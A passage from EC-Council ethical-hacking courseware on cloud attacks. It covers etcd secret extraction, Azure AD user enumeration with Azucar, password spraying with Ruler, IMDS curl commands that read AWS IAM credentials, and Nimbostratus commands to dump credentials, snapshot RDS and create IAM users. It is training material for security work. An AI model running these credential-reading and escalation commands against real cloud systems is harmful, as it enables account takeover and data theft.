

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Furthermore, attackers can use the following command to retrieve a key and convert it into YAML format:

```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --
cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --
key=/etc/kubernetes/pki/apiserver-etcd-client.key --
endpoints=https://127.0.0.1:2379 get /registry/secrets/kube-
system/weave-net-token-nmb26 |./auger decode -o yaml
```

By decoding keys, attackers can identify endpoints from the kube config file. Attackers can further use the information enumerated from etcd to perform privilege escalation attacks and gain access to node information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Enumerating Azure Active Directory (AD) Accounts

Cloud platforms such as Office 365 can be accessed directly from the Internet. Hence, attackers target these environments to initiate different attacks on Azure Active Directory (AD) and Office 365.

Techniques used to enumerate Azure AD accounts are discussed below.

Account Enumeration

Azure AD users having access to the services of Office 365 can enumerate all the user accounts as well as admin groups. This possibility of accessing the Office 365 service may motivate attackers to exploit and take advantage of Azure AD to perform account enumeration. Attackers can perform Azure AD enumeration using tools such as Azucar.

- **Azucar**

  Source: *https://github.com*

  The Azucar tool allows users to assess the overall security of an Azure environment. It is a multi-threaded plug-in-based security tool that can be used in Windows. Moreover, the script used in the tool does not affect the assets that are implemented in the Azure subscription.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
PS C:\AzureReview_V06> .\Azucar.ps1 -ExportTo EXCEL,CSV,XML,JSON -Verbose -Instance AzureCloud -Analysis All
VERBOSE: Setting default webbroser IE.HTTP for HTTP...
VERBOSE: Setting default webbroser IE.HTTPS for HTTPS...
Trying to find a valid TenantID
VERBOSE: GET https://management.azure.com//subscriptions?api-version=2015-01-01 with 0-byte payload
VERBOSE: received 351-byte response of content type application/json; charset=utf-8
VERBOSE: Retrieve resource groups for the subscription 8456569
VERBOSE: Get request for object type resourcegroups succeeded.
VERBOSE: Adding Audit to queue...
VERBOSE: Adding Contacts to queue...
Audit logs task ID 1: Retrieve Audit from eb324ab
VERBOSE: Adding DirectoryRoles to queue...
Contacts task ID 2: Retrieve Contacts from eb324ab
VERBOSE: Adding Domains to queue...
Directory Roles task ID 3: Retrieve DirectoryRoles from
VERBOSE: Adding Groups to queue...
Domain task ID 4: Retrieve Domains from eb3
VERBOSE: Adding Policies to queue...
Groups task ID 5: Retrieve Groups from eb32
VERBOSE: Adding Users to queue...
VERBOSE: Adding SecurityAlerts to queue...
VERBOSE: Adding ClassicVM to queue...
VERBOSE: Adding SQLDatabases to queue...
VERBOSE: Adding DatabaseFirewall to queue...
VERBOSE: Adding VMEndpoints to queue...
VERBOSE: Adding NetworkSecurityGroups to queue...
VERBOSE: Adding MissingPatches to queue...
VERBOSE: Adding RoleAssignments to queue...
VERBOSE: Adding SecurityPolicies to queue...
VERBOSE: Adding SecurityStatuses to queue...
VERBOSE: Adding StorageAccounts to queue...
VERBOSE: Adding RMVM to queue...
VERBOSE: Get request for object type domains succeeded.
VERBOSE: Get request for object type contacts succeeded.
VERBOSE: Get request for object type groups succeeded.
```

Figure 19.60: Screenshot of Azucar

	A	B	C	D	E	F	G	H	I	
1	objectId	accountEnabled	departmen	displayName	mail	mailNickname	mobile	surname	telephoneNumbe	userPrin
2	fb879f5b-8e71-4ad7-a17b-10e74f7d3ff8	TRUE		Abel Block		Abel.Block		Block		Abel.Bl
3	a4b1ee47-45b2-4482-bb3c-b65d8b5f4223	TRUE		Abram Stiltner		Abram.Stiltner		Stiltner		Abram.S
4	a857062d-6608-4e63-881c-97886d540387	TRUE		Adam Gentry		Adam.Gentry		Gentry		Adam.G
5	17ffcea3-4f34-4fbf-865b-663edf285c2e	TRUE		Adelaide Talbot		Adelaide.Talbot		Talbot		Adelaid
6	dc839f08-22e1-4473-a843-d4e8d5c56ff5	TRUE		Adrian Schreiber		Adrian.Schreiber		Schreiber		Adrian.S
7	a06bb9ef-3635-49f5-b352-64adbd78b80b	TRUE		Ahmed Wade		Ahmed.Wade		Wade		Ahmed.
8	a59816b5-d004-4a16-99c8-c3d4736bbab0	TRUE		Aileen Pickett		Aileen.Pickett		Pickett		Aileen.P
9	ea4fd93f-499d-4c10-9d13-f8092bc54412	TRUE		Al Hilton		Al.Hilton		Hilton		Al.Hilto
10	41c4bf77-cfa4-4cdc-bf9b-cddb80a05bf2	TRUE		Alan Kellum		Alan.Kellum		Kellum		Alan.Ke
11	eae2e71d-51fa-48a9-bc68-8cee1195854f	TRUE		Albertha Holliday		Albertha.Holliday		Holliday		Alberth
12	f3cf7279-4d7a-4ba9-b07d-ee11b3391ed1	TRUE		Alden Aviles		Alden.Aviles		Aviles		Alden.A
13	92982254-a6b5-4000-9091-27ff6e02791b	TRUE		Alden Her		Alden.Her		Her		Alden.H
14	539c1f4e-874f-4f54-85d6-87817196d7c1	TRUE		Aldo Mclendon		Aldo.Mclendon		Mclendon		Aldo.Mc
15	36d9961e-5e70-4a98-a303-250eb37cb2c6	TRUE		Alec Mccaffrey		Alec.Mccaffrey		Mccaffrey		Alec.Mc
16	2cdd3080-f9b9-4120-8bb3-905369176db7	TRUE		Alec Terrill		Alec.Terrill		Terrill		Alec.Ter
17	cafe7980-9234-4d40-80e6-b26caf022239	TRUE		Alec Timmerman		Alec.Timmerman		Timmerman		Alec.Tim
18	4ea40b44-9384-4016-996a-4c3b8ce64c52	TRUE		Alec Valdez		Alec.Valdez		Valdez		Alec.Va
19	c4f612d3-bf43-4a97-9dd6-b80548cc080c	TRUE		Alejandra Boynton		Alejandra.Boynton		Boynton		Alejand
20	23266605-e1d7-45f8-b10b-eb521647a3c1	TRUE		Alejandra Craig		Alejandra.Craig		Craig		Alejand
21	0d64baf2-1369-4637-a5a2-3f5d1015cf37	TRUE		Alejandrina Evans		Alejandrina.Evans		Evans		Alejand
22	93ab0ea1-b1c9-4811-95c9-5bff5c1b63db	TRUE		Alene Lofton		Alene.Lofton		Lofton		Alene.L
23	4e65ec34-10e0-4f02-a165-285c017e25a9	TRUE		Aletha Homan		Aletha.Homan		Homan		Aletha.H
24	2aaddac5-be0c-4b09-8dbd-0ab3b4b15d8(	TRUE		Alexandria Kitchens		Alexandria.Kitchens		Kitchens		Alexand
25	cf5229bd-a7ad-4d7b-88db-201799ce41b1	TRUE		Alexandria Sewell		Alexandria.Sewell		Sewell		Alexand
26	0f2b2567-2a99-461b-b740-30551a84c71e	TRUE		Alexis Mahoney		Alexis.Mahoney		Mahoney		Alexis.M

... | SecurityStatus | SecurityPolicies | NetworkSecurityRules | ClassicEndpoints | **DomainUsers** | Dc ...

Figure 19.61: Screenshot of an Azucar report

Password Spraying

Attackers use password spraying to perform automated password guessing on Azure AD accounts. This method does not lead to account lockouts as logon attempts are performed against all user accounts at a time using a single password. If both the on-premises and cloud account use the same password without MFA, then there is a high probability of attackers gaining access to the target network through password spraying. Attackers can perform password spraying using sophisticated tools such as Ruler.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Ruler**

  Source: *https://github.com*

  The Ruler tool allows attackers to communicate with exchange servers remotely by using any one protocol such as remote procedure call (RPC)/HTTP or Messaging Application Programming Interface (MAPI)/HTTP. The tool facilitates exploiting the Outlook features of the client side and gaining shell access remotely.




Figure 19.62: Screenshot of Ruler

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Gathering Cloud Keys Through IMDS Attack

- An attacker launches **IMDS attacks** to **obtain cloud keys** and gain access to the cloud resources
- Execute the following command to **access the instances** and identify various roles associated with the instances:

  `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/`
- Now, add a **role name as a suffix** to obtain the cloud keys:

  `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM-Role-Name>`

https://docs.aws.amazon.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Gathering Cloud Keys Through IMDS Attack

Source: *https://docs.aws.amazon.com*

In an AWS environment, cloud access keys are the security credentials used by an IAM user or AWS account root user to access AWS services. An access key ID and a secret access key are integral parts of cloud keys, which can be used to authenticate requests. Attackers launch IMDS attacks to obtain these cloud keys to gain access to cloud resources. The attacker can access a REST API operating at a particular IP address (here, 169.254.169.254) through IMDS (IMDSv1) and obtain information about EC2 instances and their security credentials. Attackers can use an IPv6 address (fd00:ec2::254) for Nitro EC2 instances.

- Run the following curl command to access the instances and identify the various associated roles:

  `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/`
- Now, add a role name as a suffix to obtain the cloud keys:

  `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM-Role-Name>`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 19.63: Cloud keys

The attacker can retrieve instance metadata through IMDSv2 in the following ways.


- Run the following command to generate a token by specifying a session duration:

  ```
  TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H
  "X-aws-ec2-metadata-token-ttl-seconds: 21600"`
  ```

- Then, use the generated token in all AWS requests:

  ```
  curl -H "X-aws-ec2-metadata-token: $TOKEN" -v
  http://169.254.169.254/latest/meta-data/
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Exploiting Amazon Cloud Infrastructure using Nimbostratus

Source: *https://andresriancho.github.io*

Nimbostratus is a tool used for fingerprinting and exploiting Amazon cloud infrastructures.

It allows attackers to

- Enumerate access to AWS services for the current IAM role.
- Use a poorly configured IAM role to create new AWS user.
- Extract current AWS credentials from metadata, .boto.cfg files, environment variables, etc.
- Clone DBs to access information stored in snapshot, etc.

Attackers use the following Nimbostratus commands to fingerprint and exploit Amazon cloud infrastructure:

- **Dump credentials**: Extracts the credentials available with this host and prints them out to the console.

  `$ nimbostratus dump-credentials`

- **Dump permissions**: Dumps all the permissions for the provided credentials.

  `$ nimbostratus dump-permissions --access-key=... --secret-key=...`

- **Dump instance metadata**: Retrieves important information metadata of EC2 instances.

  Extract metadata for the instance the command is run.

  `$ nimbostratus dump-ec2-metadata`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Extract metadata from a remote instance using an exploit defined in core.utils.mangle.mangle.

```
$ nimbostratus -v dump-ec2-metadata --mangle-
function=core.utils.mangle.mangle
```

- **Create DB snapshot**: In some cases, attackers have Amazon credentials, which allows them to access the RDS API, but cannot access the database itself (MySQL user). The create-DB-snapshot tool allows attackers to access the information stored in a database by creating a snapshot and restoring it.

```
$ nimbostratus snapshot-rds --access-key=... --secret-key=... --
password foolmeonce --rds-name nimbostratus --region ap-
southeast-1
```

- **Create new user**: Create a new IAM user using existing credentials.

```
$ nimbostratus create-iam-user --access-key=... --secret-key=...
```

